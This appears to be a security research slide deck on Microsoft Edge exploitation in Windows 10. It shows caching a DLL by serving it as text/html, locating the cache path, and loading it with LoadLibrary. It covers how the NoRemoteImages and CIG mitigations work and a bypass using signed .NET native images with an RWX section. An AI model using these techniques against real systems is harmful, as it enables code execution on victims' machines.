
```
GET /Demo/LoadLibrary/exp.dll HTTP/1.1
Accept: text/html, application/xhtml+xml, image/jxr, */*
Referer: http://192.168.232.1/Demo/LoadLibrary/th1.html
Accept-Language: en-US,en;q=0.8,zh-Hans-CN;q=0.5,zh-Hans;q=0.3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10240
Accept-Encoding: gzip, deflate
Host: 192.168.232.1
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 24 Oct 2017 09:07:27 GMT
Server: Apache/2.4.16 (Win32) PHP/5.6.31
Last-Modified: Mon, 25 Sep 2017 02:46:33 GMT
ETag: "7f200-559fa910a7b0a"
Accept-Ranges: bytes
Content-Length: 520704
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html
```

Exploit in Windows 10 TH1

Deliver arbitrary file to local

Set Content-Type to text/html will make PE files be cached



Exploit in Windows 10 THH

Deliver arbitrary file to local

LoadLibrary expect a .dll or .exe file but not mandatory

lpFileName [in]

The name of the module. This can be either a library module (a .dll file) or an executable module (an .exe file). The name specified is the file name of the module and is not related to the name stored in the library module itself, as specified by the **LIBRARY** keyword in the module-definition (.def) file.

If the string specifies a full path, the function searches only that path for the module.

If the string specifies a relative path or a module name without a path, the function uses a standard search strategy to find the module; for more information, see the Remarks.

If the function cannot find the module, the function fails. When specifying a path, be sure to use backslashes (\), not forward slashes (/). For more information about paths, see [Naming a File or Directory](#).


If the string specifies a module name without a path and the file name extension is omitted, the function appends the default library extension .dll to the module name. To prevent the function from appending .dll to the module name, include a trailing point character (.) in the module name string.

Exploit in Windows 10 TH1

Deliver arbitrary file to local

Where is the cached file

C:\Users\test\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\MicrosoftEdge\Cache



Exploit in Windows 10 THH

Deliver arbitrary file to local

Read the path from memory



Mitigation in Windows 10 TH2

Image Load Policy

NoRemoteImages

Set (0x1) to prevent the process from loading images from a remote device, such as a UNC share; otherwise leave unset (0x0).

NoLowMandatoryLabelImages

Set (0x1) to prevent the process from loading images that have a Low mandatory label, as written by low IL; otherwise leave unset (0x0).

PreferSystem32Images

Set (0x1) to search for images to load in the System32 subfolder of the folder in which Windows is installed first, then in the application directory in the standard DLL search order; otherwise leave unset (0x0).

Mitigation in Windows 10 TH2


Image Load Policy

In TH2 only NoRemoteImages is enabled

```
Process Mitigations: 4828 - C:\Windows\SystemApps\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\MicrosoftEdgeCP.exe
ASLR.EnableBottomUpRandomization True
ASLR.EnableForceRelocateImages True
ASLR.EnableHighEntropy True
ASLR.DisallowStrippedImages True
Handle.RaiseExceptionOnInvalidHandleReference True
Handle.HandleExceptionsPermanentlyEnabled True
CFG.EnableControlFlowGuard True
CIG.StoreSignedOnly True
CIG.MitigationOptIn True
ImageLoad.NoRemoteImages True
```



Mitigation in Windows 10 TH2

How NoRemoteImages works



Mitigation in Windows 10 TH2

How NoRemoteImages works



Mitigation in Windows 10 TH2

How NoRemoteImages works

```
MitigationFlags = Process->MitigationFlags;
ProhibitRemoteImageMap = Process->MitigationFlags & 0x80000;
if ( (ProhibitRemoteImageMap || MitigationFlags & 0x100000) && (_QWORD)Section->u1.ControlArea & 3 )
{
    etw = &MITIGATION_AUDIT_PROHIBIT_REMOTE_IMAGE_MAP;
    if ( ProhibitRemoteImageMap )
        etw = &MITIGATION_ENFORCE_PROHIBIT_REMOTE_IMAGE_MAP;
    EtwpTimLogMitigationForProcess(1i64, (unsigned int)(ProhibitRemoteImageMap != 0) + 1, etw, Process);
    if ( ProhibitRemoteImageMap )
        return 0xC0000022i64;
}
```

RemoteImageFileObject | RemoteDataFileObject

AuditProhibitRemoteImageMap



Mitigation in Windows 10 TH2

Signature Policy - CIG

MicrosoftSignedOnly

Set (0x1) to prevent the process from loading images that are not signed by Microsoft; otherwise leave unset (0x0).

StoreSignedOnly


Set (0x1) to prevent the process from loading images that are not signed by the Windows Store; otherwise leave unset (0x0).

MitigationOptIn

Set (0x1) to prevent the process from loading images that are not signed by Microsoft, the Windows Store and the Windows Hardware Quality Labs (WHQL); otherwise leave unset (0x0).


Mitigation in Windows 10 TH2

How CIG works



Mitigation in Windows 10 TH2

How CIG works



Mitigation in Windows 10 TH2

How CIG works

```
while ( 1 )
{
    status = (*( 'CipCalculateImageHash 64'))(ValidationContext);
    if ( status < 0 )
        break;
    if ( *(ValidationContext + 0x280) != 2 )
    {
        status = (*(*(ValidationContext + 0x368) + 0x70i64))(ValidationContext);
        if ( status < 0 )
            goto LABEL_13;
    }
    LOBYTE(v27) = (a6 & 0xE7FFFC7) == 0;
    status = CipFindFileHash(ValidationContext, File, Process, ValidationContext + 488, a6, a7, v27, &v32, &v34);
    if ( status != 0xC000022D )
        goto LABEL_13;
}
```

Exploit in Windows 10 TH2

Microsoft signed library can still be loaded

.net Native Image has a RWX .xdata section

+ struct IMAGE_DOS_HEADER dos_header		0h	40h	Fg:	Bg:	
+ struct IMAGE_NT_HEADERS nt_headers		80h	108h	Fg:	Bg:	
- struct IMAGE_SECTION_HEADER sections_table[4]		188h	A0h	Fg:	Bg:	
+ struct IMAGE_SECTION_HEADER sections_table[0]	.data	188h	28h	Fg:	Bg:	
- struct IMAGE_SECTION_HEADER sections_table[1]	.xdata	1B0h	28h	Fg:	Bg:	
+ BYTE Name[8]	.xdata	1B0h	8h	Fg:	Bg:	
- DWORD VirtualSize	1352	1B8h	4h	Fg:	Bg:	
- DWORD VirtualAddress	5000h	1BCh	4h	Fg:	Bg:	
- DWORD SizeOfRawData	1536	1C0h	4h	Fg:	Bg:	
- DWORD PointerToRawData	3800h	1C4h	4h	Fg:	Bg:	
- DWORD NonUsedPointerToRelocations	0	1C8h	4h	Fg:	Bg:	
- DWORD NonUsedPointerToLinenumbers	0	1CCh	4h	Fg:	Bg:	
- WORD NonUsedNumberOfRelocations	0	1D0h	2h	Fg:	Bg:	
- WORD NonUsedNumberOfLinenumbers	0	1D2h	2h	Fg:	Bg:	
+ struct SECTION_FLAGS Characteristics	InitializedData Executable Readable Writeable	1D4h	4h	Fg:	Bg:	
+ struct IMAGE_SECTION_HEADER sections_table[2]	.text	1D8h	28h	Fg:	Bg:	
+ struct IMAGE_SECTION_HEADER sections_table[3]	.reloc	200h	28h	Fg:	Bg:	
+ BYTE datasection[13312]		400h	3400h	Fg:	Bg:	
+ struct section		3800h	600h	Fg:	Bg:	
+ BYTE textsection[46592]		3E00h	B600h	Fg:	Bg:	
+ BYTE relocsection[1536]		F400h	600h	Fg:	Bg:	
+ BYTE Overlay[16072]		FA00h	3EC8h	Fg:	Bg:	

Mitigation in Windows 10 RSI

Dynamic Code Policy - ACG

ProhibitDynamicCode

Set (0x1) to prevent the process from generating dynamic code or modifying existing executable code; otherwise leave unset (0x0).

AllowThreadOptOut

